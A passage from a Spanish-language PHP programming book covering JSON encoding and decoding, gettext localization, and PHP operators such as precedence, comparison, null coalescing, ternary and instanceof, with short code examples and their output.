> PHP implementa un superconjunto de JSON como se especifica en el »RFC 4627 original - también codificará y decodificará tipos escalares y NULL. RFC 4627 solo admite estos valores cuando están anidados dentro de una matriz o un objeto. Aunque este superconjunto es consistente con la definición ampliada de "texto JSON" en el »RFC 7159 más reciente (que apunta a reemplazar el RFC 4627) y » ECMA-404 , esto puede causar problemas de interoperabilidad con los analizadores JSON más antiguos que se adhieren estrictamente al RFC 4627 cuando codificando un solo valor escalar.

Esto significa que, por ejemplo, una cadena simple se considerará un objeto JSON válido en PHP:

```
$json = json_decode('"some string"', true);
var_dump($json, json_last_error_msg());
```

Salida:

```
string(11) "some string"
```

```
string(8) "No error"
```

Pero las cadenas simples, que no están en una matriz u objeto, no forman parte del estándar RFC 4627 . Como resultado, los verificadores en línea como JSLint , JSON Formatter & Validator (en modo RFC 4627) le darán un error.

Hay un tercer parámetro `$depth` para la profundidad de la recursión (el valor predeterminado es `512`), lo que significa la cantidad de objetos anidados dentro del objeto original a decodificar.

Hay un cuarto parámetro de `$options` . Actualmente solo acepta un valor, `JSON_BIGINT_AS_STRING` . El comportamiento predeterminado (que deja esta opción) es convertir enteros grandes en flotantes en lugar de cadenas.

> Las variantes no escritas en minúsculas de los literales verdadero, falso y nulo ya no se aceptan como entrada válida.

Así que este ejemplo:

```
var_dump(json_decode('tRue'), json_last_error_msg());
var_dump(json_decode('tRUe'), json_last_error_msg());
var_dump(json_decode('tRUE'), json_last_error_msg());
var_dump(json_decode('TRUe'), json_last_error_msg());
var_dump(json_decode('TRUE'), json_last_error_msg());
var_dump(json_decode('true'), json_last_error_msg());
```

Antes de PHP 5.6:

```
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
bool(true)
string(8) "No error"
```

Y después:

```
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
NULL
string(12) "Syntax error"
bool(true)
string(8) "No error"
```

Similar comportamiento ocurre para `false` y `null` .

Tenga en cuenta que `json_decode()` devolverá `NULL` si la cadena no se puede convertir.

```
$json = "{'name': 'Jeff', 'age': 20 }" ;  // invalid json

$person = json_decode($json);
echo $person->name;    //  Notice: Trying to get property of non-object: returns null
echo json_last_error();
#  4 (JSON_ERROR_SYNTAX)
echo json_last_error_msg();
#  unexpected character
```

No es seguro confiar solo en que el valor de retorno sea `NULL` para detectar errores. Por ejemplo, si la cadena JSON no contiene nada más que `"null"` , `json_decode()` devolverá `null` , aunque no se haya producido ningún error.

Codificar una cadena JSON

La función `json_encode` convertirá una matriz PHP (o, desde PHP 5.4, un objeto que implementa la interfaz `JsonSerializable`) en una cadena codificada en JSON. Devuelve una cadena codificada en JSON en caso de éxito o FALSE en caso de error.

```
$array = [
    'name' => 'Jeff',
    'age' => 20,
    'active' => true,
    'colors' => ['red', 'blue'],
    'values' => [0=>'foo', 3=>'bar'],
];
```

Durante la codificación, los tipos de datos de PHP, cadena, entero y booleano se convierten a su equivalente JSON. Las matrices asociativas se codifican como objetos JSON y, cuando se llaman con argumentos predeterminados, las matrices indexadas se codifican como matrices JSON. (A menos que las claves de matriz no sean una secuencia numérica continua que comience desde 0, en cuyo caso la matriz se codificará como un objeto JSON).

```
echo json_encode($array);
```

Salida:

```
{"name":"Jeff","age":20,"active":true,"colors":["red","blue"],"values":{"0":"foo","3":"bar"}}
```

Argumentos

Desde PHP 5.3, el segundo argumento de `json_encode` es una máscara de bits que puede ser una o más de las siguientes.

Al igual que con cualquier máscara de bits, se pueden combinar con el operador binario OR `|` .

PHP 5.x 5.3

JSON_FORCE_OBJECT

Fuerza la creación de un objeto en lugar de una matriz.

```
$array = ['Joel', 23, true, ['red', 'blue']];
echo json_encode($array);
echo json_encode($array, JSON_FORCE_OBJECT);
```

Salida:

```
["Joel",23,true,["red","blue"]]
{"0":"Joel","1":23,"2":true,"3":{"0":"red","1":"blue"}}
```

JSON_HEX_TAG , JSON_HEX_AMP , JSON_HEX_APOS , JSON_HEX_QUOT

Asegura las siguientes conversiones durante la codificación:

Constante	Entrada	Salida
JSON_HEX_TAG	<	\u003C
JSON_HEX_TAG	>	\u003E
JSON_HEX_AMP	&	\u0026
JSON_HEX_APOS	'	\u0027
JSON_HEX_QUOT	"	\u0022

```
$array = ["tag"=>"<>", "amp"=>"&", "apos"=>"'", "quot"=>"\""];
echo json_encode($array);
echo json_encode($array, JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS | JSON_HEX_QUOT);
```

Salida:

```
{"tag":"<>","amp":"&","apos":"'","quot":"\""}
{"tag":"\u003C\u003E","amp":"\u0026","apos":"\u0027","quot":"\u0022"}
```

PHP 5.x 5.3

JSON_NUMERIC_CHECK

Asegura que las cadenas numéricas se conviertan a enteros.

```
$array = ['23452', 23452];
echo json_encode($array);
echo json_encode($array, JSON_NUMERIC_CHECK);
```

Salida:

```
["23452",23452]
[23452,23452]
```

PHP 5.x 5.4

JSON_PRETTY_PRINT

Hace el JSON fácilmente legible

```
$array = ['a' => 1, 'b' => 2, 'c' => 3, 'd' => 4];
echo json_encode($array);
echo json_encode($array, JSON_PRETTY_PRINT);
```

Salida:

```
{"a":1,"b":2,"c":3,"d":4}
{
    "a": 1,
    "b": 2,
    "c": 3,
    "d": 4
}
```

JSON_UNESCAPED_SLASHES

Incluye barras inclinadas `/` salientes en la salida

```
$array = ['filename' => 'example.txt', 'path' => '/full/path/to/file/'];
echo json_encode($array);
echo json_encode($array, JSON_UNESCAPED_SLASHES);
```

Salida:

```
{"filename":"example.txt","path":"\/full\/path\/to\/file"}
{"filename":"example.txt","path":"/full/path/to/file"}
```

JSON_UNESCAPED_UNICODE

Incluye caracteres codificados en UTF8 en la salida en lugar de cadenas codificadas en `\u`

```
$blues = ["english"=>"blue", "norwegian"=>"blå", "german"=>"blau"];
echo json_encode($blues);
echo json_encode($blues, JSON_UNESCAPED_UNICODE);
```

Salida:

```
{"english":"blue","norwegian":"bl\u00e5","german":"blau"}
{"english":"blue","norwegian":"blå","german":"blau"}
```

PHP 5.x 5.5

JSON_PARTIAL_OUTPUT_ON_ERROR

Permite que la codificación continúe si se encuentran algunos valores no codificables.

```
$fp = fopen("foo.txt", "r");
$array = ["file"=>$fp, "name"=>"foo.txt"];
echo json_encode($array); // no output
echo json_encode($array, JSON_PARTIAL_OUTPUT_ON_ERROR);
```

Salida:

```
{"file":null,"name":"foo.txt"}
```

PHP 5.x 5.6

JSON_PRESERVE_ZERO_FRACTION

Asegura que los flotadores estén siempre codificados como flotadores.

```
$array = [5.0, 5.5];
echo json_encode($array);
echo json_encode($array, JSON_PRESERVE_ZERO_FRACTION);
```

Salida:

```
[5,5.5]
[5.0,5.5]
```

PHP 7.x 7.1

JSON_UNESCAPED_LINE_TERMINATORS

Cuando se usa con `JSON_UNESCAPED_UNICODE` , vuelve al comportamiento de versiones anteriores de PHP y *no* escapa a los caracteres U + 2028 LINE SEPARATOR y U + 2029 PARAGRAPH SEPARATOR. Aunque son válidos en JSON, estos caracteres no son válidos en JavaScript, por lo que el comportamiento predeterminado de `JSON_UNESCAPED_UNICODE` se cambió en la versión 7.1.

```
$array = ["line"=>"\xe2\x80\xa8", "paragraph"=>"\xe2\x80\xa9"];
echo json_encode($array, JSON_UNESCAPED_UNICODE);
echo json_encode($array, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_LINE_TERMINATORS);
```

Salida:

```
{"line":"\u2028","paragraph":"\u2029"}
{"line":"","paragraph":""}
```

Depuración de errores JSON

Cuando `json_encode` o `json_decode` no puede analizar la cadena proporcionada, devolverá `false` .

PHP en sí mismo no generará ningún error o advertencia cuando esto suceda, la responsabilidad del usuario es utilizar las funciones json_last_error () y json_last_error_msg () para verificar si ocurrió un error y actuar en consecuencia en su aplicación (depurarlo, mostrar un mensaje de error , etc.).

El siguiente ejemplo muestra un error común cuando se trabaja con JSON, un error al descodificar / codificar una cadena JSON *(por ejemplo, al pasar una cadena codificada en UTF-8 incorrecta)* .

```
// An incorrectly formed JSON string
$jsonString = json_encode("{'Bad JSON':\xB1\x31}");

if (json_last_error() != JSON_ERROR_NONE) {
    printf("JSON Error: %s", json_last_error_msg());
}

#> JSON Error: Malformed UTF-8 characters, possibly incorrectly encoded
```

json_last_error_msg

`json_last_error_msg()` devuelve un mensaje legible por humanos del último error que se produjo al intentar codificar / decodificar una cadena.

- Esta función **siempre devolverá una cadena** , incluso si no se produjo ningún error. La cadena predeterminada que *no es de error* es `No Error`
- Devolverá `false` si se produce algún otro error (desconocido)
- Tenga cuidado al usar esto en bucles, ya que json_last_error_msg se anulará en cada iteración.

Solo debe usar esta función para mostrar el mensaje, **no** para probar en las declaraciones de control.

```
// Don't do this:
if (json_last_error_msg()){} // always true (it's a string)
if (json_last_error_msg() != "No Error"){} // Bad practice

// Do this: (test the integer against one of the pre-defined constants)
if (json_last_error() != JSON_ERROR_NONE) {
    // Use json_last_error_msg to display the message only, (not test against it)
    printf("JSON Error: %s", json_last_error_msg());
}
```

Esta función no existe antes de PHP 5.5. Aquí hay una implementación de polyfill:

```
if (!function_exists('json_last_error_msg')) {
    function json_last_error_msg() {
        static $ERRORS = array(
            JSON_ERROR_NONE => 'No error',
            JSON_ERROR_DEPTH => 'Maximum stack depth exceeded',
            JSON_ERROR_STATE_MISMATCH => 'State mismatch (invalid or malformed JSON)',
            JSON_ERROR_CTRL_CHAR => 'Control character error, possibly incorrectly encoded',
            JSON_ERROR_SYNTAX => 'Syntax error',
```

```
            JSON_ERROR_UTF8 => 'Malformed UTF-8 characters, possibly incorrectly encoded'
        );

        $error = json_last_error();
        return isset($ERRORS[$error]) ? $ERRORS[$error] : 'Unknown error';
    }
}
```

json_last_error

`json_last_error()` devuelve un **entero** asignado a una de las constantes predefinidas provistas por PHP.

Constante	Sentido
`JSON_ERROR_NONE`	No ha ocurrido ningún error
`JSON_ERROR_DEPTH`	Se ha superado la profundidad máxima de pila.
`JSON_ERROR_STATE_MISMATCH`	JSON inválido o mal formado
`JSON_ERROR_CTRL_CHAR`	Error de carácter de control, posiblemente codificado incorrectamente
`JSON_ERROR_SYNTAX`	Error de sintaxis *(desde PHP 5.3.3)*
`JSON_ERROR_UTF8`	Caracteres UTF-8 con *formato* incorrecto, posiblemente codificados incorrectamente *(desde PHP 5.5.0)*
`JSON_ERROR_RECURSION`	Una o más referencias recursivas en el valor a codificar
`JSON_ERROR_INF_OR_NAN`	Uno o más valores NAN o INF en el valor a codificar
`JSON_ERROR_UNSUPPORTED_TYPE`	Se dio un valor de un tipo que no puede ser codificado

Usando JsonSerializable en un objeto

PHP 5.x 5.4

Al crear API REST, es posible que deba reducir la información de un objeto que se pasará a la aplicación cliente. Para este propósito, este ejemplo ilustra cómo usar la interfaz `JsonSerialiazble` .

En este ejemplo, la clase `User` realidad extiende un objeto modelo DB de un ORM hipotético.

```
class User extends Model implements JsonSerializable {
    public $id;
    public $name;
    public $surname;
    public $username;
```

```
    public $password;
    public $email;
    public $date_created;
    public $date_edit;
    public $role;
    public $status;

    public function jsonSerialize() {
        return [
            'name' => $this->name,
            'surname' => $this->surname,
            'username' => $this->username
        ];
    }
}
```

Agregue la implementación `JsonSerializable` a la clase, proporcionando el método `jsonSerialize()` .

```
public function jsonSerialize()
```

Ahora, en su controlador de aplicación o script, al pasar el Usuario de objeto a `json_encode()` obtendrá la matriz codificada de json de retorno del método `jsonSerialize()` lugar de todo el objeto.

```
json_encode($User);
```

Volverá

```
{"name":"John", "surname":"Doe", "username" : "TestJson"}
```

Ejemplo de valores de propiedades.

Esto reducirá la cantidad de datos devueltos desde un punto final RESTful y permitirá excluir las propiedades del objeto de una representación json.

Usando propiedades privadas y protegidas con `json_encode()`

Para evitar el uso de JsonSerializable, también es posible usar propiedades privadas o protegidas para ocultar la información de clase de la `json_encode()` de `json_encode()` . La clase entonces no necesita implementar \ JsonSerializable.

> La función json_encode () solo codificará las propiedades públicas de una clase en JSON.

```
<?php

class User {
    // private properties only within this class
```

```
    private $id;
    private $date_created;
    private $date_edit;

    // properties used in extended classes
    protected $password;
    protected $email;
    protected $role;
    protected $status;

    // share these properties with the end user
    public $name;
    public $surname;
    public $username;

    // jsonSerialize() not needed here
}

$theUser = new User();

var_dump(json_encode($theUser));
```

Salida:

```
string(44) "{"name":null,"surname":null,"username":null}"
```

Encabezado json y la respuesta devuelta

Añadiendo un encabezado con tipo de contenido como JSON:

```
<?php
 $result = array('menu1' => 'home', 'menu2' => 'code php', 'menu3' => 'about');

//return the json response :
header('Content-Type: application/json');  // <-- header declaration
echo json_encode($result, true);    // <--- encode
exit();
```

El encabezado está allí para que su aplicación pueda detectar qué datos se devolvieron y cómo debería manejarlos.
Tenga en cuenta que: el encabezado de contenido es solo información sobre el tipo de datos devueltos.

Si está utilizando UTF-8, puede usar:

```
header("Content-Type: application/json;charset=utf-8");
```

Ejemplo jQuery:

```
$.ajax({
        url:'url_your_page_php_that_return_json'
    }).done(function(data){
        console.table('json ',data);
```

```
        console.log('Menu1 : ', data.menu1);
    });
```

Lea JSON en línea: https://riptutorial.com/es/php/topic/617/json

Capítulo 60: Localización

Sintaxis

- `string gettext (string $message)`

Examples

Localizando cadenas con gettext ()

GNU `gettext` es una extensión dentro de PHP que debe incluirse en `php.ini` :

```
extension=php_gettext.dll #Windows
extension=gettext.so #Linux
```

Las funciones `gettext` implementan una API NLS (Native Language Support) que puede utilizarse para internacionalizar sus aplicaciones PHP.

Las cadenas de traducción se pueden hacer en PHP configurando la configuración regional, configurando las tablas de traducción y llamando a `gettext()` en cualquier cadena que desee traducir.

```
<?php
// Set language to French
putenv('LC_ALL=    fr_FR');
setlocale(LC_ALL, 'fr_FR');

// Specify location of translation tables for 'myPHPApp' domain
bindtextdomain("myPHPApp", "./locale");

// Select 'myPHPApp' domain
textdomain("myPHPApp");
```

myPHPApp.po

```
#: /Hello_world.php:56
msgid "Hello"
msgstr "Bonjour"

#: /Hello_world.php:242
msgid "How are you?"
msgstr "Comment allez-vous?"
```

gettext () carga un archivo .po post-compilado dado, un .mo. que mapea tus cadenas traducidas como las anteriores.

Después de este pequeño código de configuración, las traducciones se buscarán en el siguiente archivo:

- `./locale/fr_FR/LC_MESSAGES/myPHPApp.mo` .

Siempre que llame a `gettext('some string')` , si `'some string'` se ha traducido en el archivo `.mo` , se devolverá la traducción. De lo contrario, `'some string'` se devolverá sin traducir.

```
// Print the translated version of 'Welcome to My PHP Application'
echo gettext("Welcome to My PHP Application");

// Or use the alias _() for gettext()
echo _("Have a nice day");
```

Lea Localización en línea: https://riptutorial.com/es/php/topic/2963/localizacion

Capítulo 61: Los operadores

Introducción

Un operador es algo que toma uno o más valores (o expresiones, en la jerga de programación) y produce otro valor (para que la construcción en sí se convierta en una expresión).

Los operadores se pueden agrupar de acuerdo con el número de valores que toman.

Observaciones

Los operadores 'operan' o actúan sobre uno (operadores unarios como `!$a` y `++$a`), dos (operadores binarios como `$a + $b` o `$a >> $b`) o tres (el único operador ternario es `$a ? $b : $c`) expresiones.

La precedencia del operador influye en cómo se agrupan los operadores (como si hubiera paréntesis). La siguiente es una lista de operadores en orden de su precendencia (operadores en la segunda columna). Si hay varios operadores en una fila, la agrupación está determinada por el orden del código, donde la primera columna indica la asociatividad (ver ejemplos).

Asociación	Operador
izquierda	`-> ::`
ninguna	`clone new`
izquierda	`[`
Correcto	`**`
Correcto	`++ -- ~ (int) (float) (string) (array) (object) (bool) @`
ninguna	`instanceof`
Correcto	`!`
izquierda	`* / %`
izquierda	`+ - .`
izquierda	`<< >>`
ninguna	`< <= > >=`
ninguna	`== != === !== <> <=>`
izquierda	`&`

Asociación	Operador
izquierda	`^`
izquierda	`|`
izquierda	`&&`
izquierda	`||`
Correcto	`??`
izquierda	`? :`
Correcto	`= += -= *= **= /= .= %= &= \``
izquierda	`and`
izquierda	`xor`
izquierda	`or`

La información completa está en Stack Overflow .

Tenga en cuenta que las funciones y construcciones de lenguaje (por ejemplo, `print`) siempre se evalúan primero, pero cualquier valor de retorno se utilizará de acuerdo con las reglas de asociación / precedencia anteriores. Es necesario tener especial cuidado si se omiten los paréntesis después de una construcción de lenguaje. Ej. `echo 2 . print 3 + 4;` echo's `721` : la parte de `print` evalúa `3 + 4` , imprime el resultado `7` y devuelve `1` . Después de eso, se hace eco de `2` , concatenado con el valor de retorno de `print` (`1`).

Examples

Operadores de cadena (. Y. =)

Sólo hay dos operadores de cadena:

- Concatenación de dos cuerdas (punto):

```
$a = "a";
$b = "b";
$c = $a . $b; // $c => "ab"
```

- Asignación de concatenación (punto =):

```
$a = "a";
$a .= "b"; // $a => "ab"
```

Asignación básica (=)

```
$a = "some string";
```

resulta en `$a` tener el valor de `some string` .

El resultado de una expresión de asignación es el valor que se asigna. **Tenga en cuenta que un solo signo igual `=` NO es para comparación!**

```
$a = 3;
$b = ($a = 5);
```

hace lo siguiente:

1. La línea 1 asigna `3` a `$a` .
2. La línea 2 asigna `5` a `$a` . Esta expresión también da valor `5` .
3. La línea 2 luego asigna el resultado de la expresión entre paréntesis (`5`) a `$b` .

Por lo tanto: tanto `$a` como `$b` ahora tienen valor `5` .

Asignación combinada (+ = etc)

Los operadores de asignación combinada son un atajo para una operación en alguna variable y posteriormente asignan este nuevo valor a esa variable.

Aritmética:

```
$a = 1;   // basic assignment
$a += 2; // read as '$a = $a + 2'; $a now is (1 + 2) => 3
$a -= 1; // $a now is (3 - 1) => 2
$a *= 2; // $a now is (2 * 2) => 4
$a /= 2; // $a now is (16 / 2) => 8
$a %= 5; // $a now is (8 % 5) => 3 (modulus or remainder)

// array +
$arrOne = array(1);
$arrTwo = array(2);
$arrOne += $arrTwo;
```

Procesando múltiples matrices juntos

```
$a **= 2; // $a now is (4 ** 2) => 16 (4 raised to the power of 2)
```

Concatenación combinada y asignación de una cadena:

```
$a = "a";
$a .= "b"; // $a => "ab"
```

Operadores de asignación bit a bit binaria combinados:

```
$a = 0b00101010;  // $a now is 42
$a &= 0b00001111; // $a now is (00101010 & 00001111) => 00001010 (bitwise and)
$a |= 0b00100010; // $a now is (00001010 | 00100010) => 00101010 (bitwise or)
```

```
$a ^= 0b10000010; // $a now is (00101010 ^ 10000010) => 10101000 (bitwise xor)
$a >>= 3;         // $a now is (10101000 >> 3) => 00010101 (shift right by 3)
$a <<= 1;         // $a now is (00010101 << 1) => 00101010 (shift left by 1)
```

Modificación de la precedencia del operador (entre paréntesis)

El orden en que se evalúan los *operadores* está determinado por la *precedencia* del *operador* (consulte también la sección Comentarios).

En

```
$a = 2 * 3 + 4;
```

`$a` obtiene un valor de 10 porque `2 * 3` se evalúa primero (la multiplicación tiene una precedencia más alta que la suma), lo que arroja un resultado secundario de `6 + 4` , que es igual a 10.

La precedencia se puede alterar utilizando paréntesis: en

```
$a = 2 * (3 + 4);
```

`$a` obtiene un valor de 14 porque `(3 + 4)` se evalúa primero.

Asociación

Asociación izquierda

Si la precedencia de dos operadores es igual, la asociatividad determina la agrupación (vea también la sección de Comentarios):

```
$a = 5 * 3 % 2; // $a now is (5 * 3) % 2 => (15 % 2) => 1
```

`*` y `%` tienen igual precedencia y asociatividad **izquierda** . Debido a que la multiplicación se produce primero (izquierda), se agrupa.

```
$a = 5 % 3 * 2; // $a now is (5 % 3) * 2 => (2 * 2) => 4
```

Ahora, el operador de módulo aparece primero (izquierda) y, por lo tanto, se agrupa.

Asociación correcta

```
$a = 1;
$b = 1;
$a = $b += 1;
```

Tanto `$a` como `$b` ahora tienen valor `2` porque `$b += 1` se agrupa y luego el resultado (`$b` es `2`) se

asigna a `$a` .

Operadores de comparación

Igualdad

Para las pruebas de igualdad básicas, se utiliza el operador igual `==` . Para verificaciones más completas, use el operador idéntico `===` .

El operador idéntico funciona igual que el operador igual, requiriendo que sus operandos tengan el mismo valor, pero también requiere que tengan el mismo tipo de datos.

Por ejemplo, la muestra a continuación mostrará 'a y b son iguales', pero no 'a y b son idénticos'.

```
$a = 4;
$b = '4';
if ($a == $b) {
    echo 'a and b are equal'; // this will be printed
}
if ($a === $b) {
    echo 'a and b are identical'; // this won't be printed
}
```

Cuando se usa el operador igual, las cadenas numéricas se convierten en enteros.

Comparacion de objetos

`===` compara dos objetos al verificar si son exactamente la **misma instancia** . Esto significa que `new stdClass() === new stdClass()` resuelve en falso, incluso si se crean de la misma manera (y tienen exactamente los mismos valores).

`==` compara dos objetos verificando recursivamente si son iguales (*deep equals*). Eso significa que, para `$a == $b` , si `$a` y `$b` son:

1. de la misma clase
2. tienen el mismo conjunto de propiedades, incluidas las propiedades dinámicas
3. para cada propiedad `$property` establecida, `$a->property == $b->property` es verdadera (por lo tanto, verificada recursivamente).

Otros operadores de uso común

Incluyen:

1. Mayor que (`>`)
2. Menor que (`<`)
3. Mayor o igual que (`>=`)

4. Menor o igual a (`<=`)
5. No es igual a (`!=`)
6. No es idénticamente igual a (`!==`)

1. **Mayor que:** `$a > $b` , devuelve `true` si `$a` 's valor es mayor que de `$b` , de lo contrario devuelve false.

Ejemplo :

```
var_dump(5 > 2); // prints bool(true)
var_dump(2 > 7); // prints bool(false)
```

2. **Menor que:** `$a < $b` , devuelve `true` si `$a` valor 's es más pequeña que la de `$b` , de lo contrario devuelve false.

Ejemplo :

```
var_dump(5 < 2); // prints bool(false)
var_dump(1 < 10); // prints bool(true)
```

3. **Mayor o igual a** : `$a >= $b` , devuelve `true` si el `$a` es mayor que `$b` o igual a `$b` , de lo contrario devuelve `false` .

Ejemplo :

```
var_dump(2 >= 2); // prints bool(true)
var_dump(6 >= 1); // prints bool(true)
var_dump(1 >= 7); // prints bool(false)
```

4. **Menor o igual a** : `$a <= $b` , devuelve `true` si el `$a` es menor que `$b` o igual a `$b` , de lo contrario devuelve `false` .

Ejemplo :

```
var_dump(5 <= 5); // prints bool(true)
var_dump(5 <= 8); // prints bool(true)
var_dump(9 <= 1); // prints bool(false)
```

5/6. **No Igual / Idéntico Para:** Para repetir el ejemplo anterior sobre igualdad, la muestra a continuación mostrará 'a y b no son idénticos', pero no 'a y b no son iguales'.

```
$a = 4;
$b = '4';
if ($a != $b) {
    echo 'a and b are not equal'; // this won't be printed
}
if ($a !== $b) {
    echo 'a and b are not identical'; // this will be printed
}
```

Operador de la nave espacial (<=>)

PHP 7 introduce un nuevo tipo de operador, que se puede utilizar para comparar expresiones. Este operador devolverá -1, 0 o 1 si la primera expresión es menor, igual o mayor que la segunda expresión.

```
// Integers
print (1 <=> 1); // 0
print (1 <=> 2); // -1
print (2 <=> 1); // 1

// Floats
print (1.5 <=> 1.5); // 0
print (1.5 <=> 2.5); // -1
print (2.5 <=> 1.5); // 1

// Strings
print ("a" <=> "a"); // 0
print ("a" <=> "b"); // -1
print ("b" <=> "a"); // 1
```

Los objetos no son comparables, y al hacerlo resultará en un comportamiento indefinido.

Este operador es particularmente útil al escribir una función de comparación definida por el usuario usando `usort` , `uasort` o `uksort` . Dada una matriz de objetos a clasificar por su propiedad de `weight` , por ejemplo, una función anónima puede usar `<=>` para devolver el valor esperado por las funciones de clasificación.

```
usort($list, function($a, $b) { return $a->weight <=> $b->weight; });
```

En PHP 5, esto habría requerido una expresión más elaborada.

```
usort($list, function($a, $b) {
    return $a->weight < $b->weight ? -1 : ($a->weight == $b->weight ? 0 : 1);
});
```

Operador coalescente nulo (??)

Null coalescing es un nuevo operador introducido en PHP 7. Este operador devuelve su primer operando si está establecido y no es `NULL` . De lo contrario devolverá su segundo operando.

El siguiente ejemplo:

```
$name = $_POST['name'] ?? 'nobody';
```

es equivalente a ambos:

```
if (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
```

```
}
```

y:

```
$name = isset($_POST['name']) ? $_POST['name'] : 'nobody';
```

Este operador también puede ser encadenado (con semántica asociativa a la derecha):

```
$name = $_GET['name'] ?? $_POST['name'] ?? 'nobody';
```

que es equivalente a:

```
if (isset($_GET['name'])) {
    $name = $_GET['name'];
} elseif (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
}
```

Nota:
Al usar el operador coalescente en la concatenación de cadenas, no olvide usar paréntesis `()`

```
$firstName = "John";
$lastName = "Doe";
echo $firstName ?? "Unknown" . " " . $lastName ?? "";
```

Esto generará solo a `John` , y si $ firstName es nulo y $ lastName es `Doe` , generará `Unknown Doe` . Para generar `John Doe` , debemos usar paréntesis como este.

```
$firstName = "John";
$lastName = "Doe";
echo ($firstName ?? "Unknown") . " " . ($lastName ?? "");
```

Esto dará salida a `John Doe` lugar de a `John` solamente.

instanceof (operador de tipo)

Para verificar si algún objeto es de una cierta clase, el operador de `instanceof` (binario) se puede usar desde la versión 5 de PHP.

El primer parámetro (izquierda) es el objeto a probar. Si esta variable no es un objeto, `instanceof` siempre devuelve `false` . Si se usa una expresión constante, se lanza un error.

El segundo parámetro (a la derecha) es la clase con la que se compara. La clase se puede proporcionar como el propio nombre de la clase, una variable de cadena que contiene el nombre de la clase (¡no una constante de cadena!) O un objeto de esa clase.

```
class MyClass {
```

```
}

$o1 = new MyClass();
$o2 = new MyClass();
$name = 'MyClass';

// in the cases below, $a gets boolean value true
$a = $o1 instanceof MyClass;
$a = $o1 instanceof $name;
$a = $o1 instanceof $o2;

// counter examples:
$b = 'b';
$a = $o1 instanceof 'MyClass'; // parse error: constant not allowed
$a = false instanceof MyClass; // fatal error: constant not allowed
$a = $b instanceof MyClass;    // false ($b is not an object)
```

`instanceof` también se puede usar para verificar si un objeto es de una clase que extiende otra clase o implementa alguna interfaz:

```
interface MyInterface {
}

class MySuperClass implements MyInterface {
}

class MySubClass extends MySuperClass {
}

$o = new MySubClass();

// in the cases below, $a gets boolean value true
$a = $o instanceof MySubClass;
$a = $o instanceof MySuperClass;
$a = $o instanceof MyInterface;
```

Para verificar si un objeto *no* pertenece a alguna clase, se puede usar el operador no (`!`):

```
class MyClass {
}

class OtherClass {
}

$o = new MyClass();
$a = !$o instanceof OtherClass; // true
```

Tenga en cuenta que los paréntesis alrededor de `$o instanceof MyClass` no son necesarios porque `instanceof` tiene mayor prioridad que `!` , aunque puede hacer que el código sea más legible *entre* paréntesis.

Advertencias

Si una clase no existe, se llama a las funciones de carga automática registradas para tratar de

definir la clase (¡este es un tema fuera del alcance de esta parte de la Documentación!). En las versiones de PHP anteriores a 5.1.0, el operador `instanceof` también activaría estas llamadas, definiendo así la clase (y si la clase no pudiera definirse, se produciría un error fatal). Para evitar esto, usa una cadena:

```
// only PHP versions before 5.1.0!
class MyClass {
}

$o = new MyClass();
$a = $o instanceof OtherClass; // OtherClass is not defined!
// if OtherClass can be defined in a registered autoloader, it is actually
// loaded and $a gets boolean value false ($o is not a OtherClass)
// if OtherClass can not be defined in a registered autoloader, a fatal
// error occurs.

$name = 'YetAnotherClass';
$a = $o instanceof $name; // YetAnotherClass is not defined!
// $a simply gets boolean value false, YetAnotherClass remains undefined.
```

A partir de la versión 5.1.0 de PHP, los autocargadores registrados ya no son llamados en estas situaciones.

Versiones anteriores de PHP (antes de 5.0)

En versiones anteriores de PHP (antes de 5.0), la función `is_a` se puede usar para determinar si un objeto es de alguna clase. Esta función está en desuso en la versión 5 de PHP y se desaprueba en la versión 5.3.0 de PHP.

Operador Ternario (? :)

El operador ternario puede considerarse como una instrucción `if` línea. Se compone de tres partes. El `operator` , y dos resultados. La sintaxis es la siguiente:

```
$value = <operator> ? <true value> : <false value>
```

Si el `operator` se evalúa como `true` , se devolverá el valor en el primer bloque (`<true value>`), de lo contrario, se devolverá el valor en el segundo bloque (`<false value>`). Dado que estamos configurando `$value` al resultado de nuestro operador ternario, almacenará el valor devuelto.

Ejemplo:

```
$action = empty($_POST['action']) ? 'default' : $_POST['action'];
```

`$action` contendría la cadena `'default'` si `empty($_POST['action'])` evalúa como verdadera. De lo contrario, contendría el valor de `$_POST['action']` .

La expresión `(expr1) ? (expr2) : (expr3)` evalúa a `expr2` si `expr1` evalúa como `true` , y `expr3` si `expr1` evalúa como `false` .

Es posible omitir la parte media del operador ternario. Expression `expr1 ?: expr3` devuelve `expr1` si `expr1` evalúa como VERDADERO, y `expr3` contrario. `?:` se refiere a menudo como operador de *Elvis* .

Esto se comporta como el operador de unión nula `??` , excepto que `??` requiere que el operando izquierdo sea exactamente `null` mientras que `?:` intenta resolver el operando izquierdo en un valor booleano y verifica si se resuelve en `false` booleano.

Ejemplo:

```
function setWidth(int $width = 0){
    $_SESSION["width"] = $width ?: getDefaultWidth();
}
```

En este ejemplo, `setWidth` acepta un parámetro de ancho, o 0 predeterminado, para cambiar el valor de la sesión de ancho. Si `$width` es 0 (si `$width` no se proporciona), que se resolverá en booleano falso, en su lugar se usa el valor de `getDefaultWidth()` . La función `getDefaultWidth()` no se llamará si `$width` no se resolvió como booleano falso.

Consulte Tipos para obtener más información sobre la conversión de variables a booleano.

Incremento (++) y operadores decrecientes (-)

Las variables se pueden incrementar o disminuir en 1 con `++` o `--` , respectivamente. Pueden preceder o tener éxito en las variables y variar ligeramente de forma semántica, como se muestra a continuación.

```
$i = 1;
echo $i; // Prints 1

// Pre-increment operator increments $i by one, then returns $i
echo ++$i; // Prints 2

// Pre-decrement operator decrements $i by one, then returns $i
echo --$i; // Prints 1

// Post-increment operator returns $i, then increments $i by one
echo $i++; // Prints 1 (but $i value is now 2)

// Post-decrement operator returns $i, then decrements $i by one
echo $i--; // Prints 2 (but $i value is now 1)
```

Se puede encontrar más información sobre el incremento y la disminución de los operadores en la documentación oficial .

Operador de Ejecución (``)

El operador de ejecución de PHP consta de backticks (``) y se utiliza para ejecutar comandos de shell. La salida del comando se devolverá y, por lo tanto, se puede almacenar en una variable.

```
// List files
```

```
$output = `ls`;
echo "<pre>$output</pre>";
```

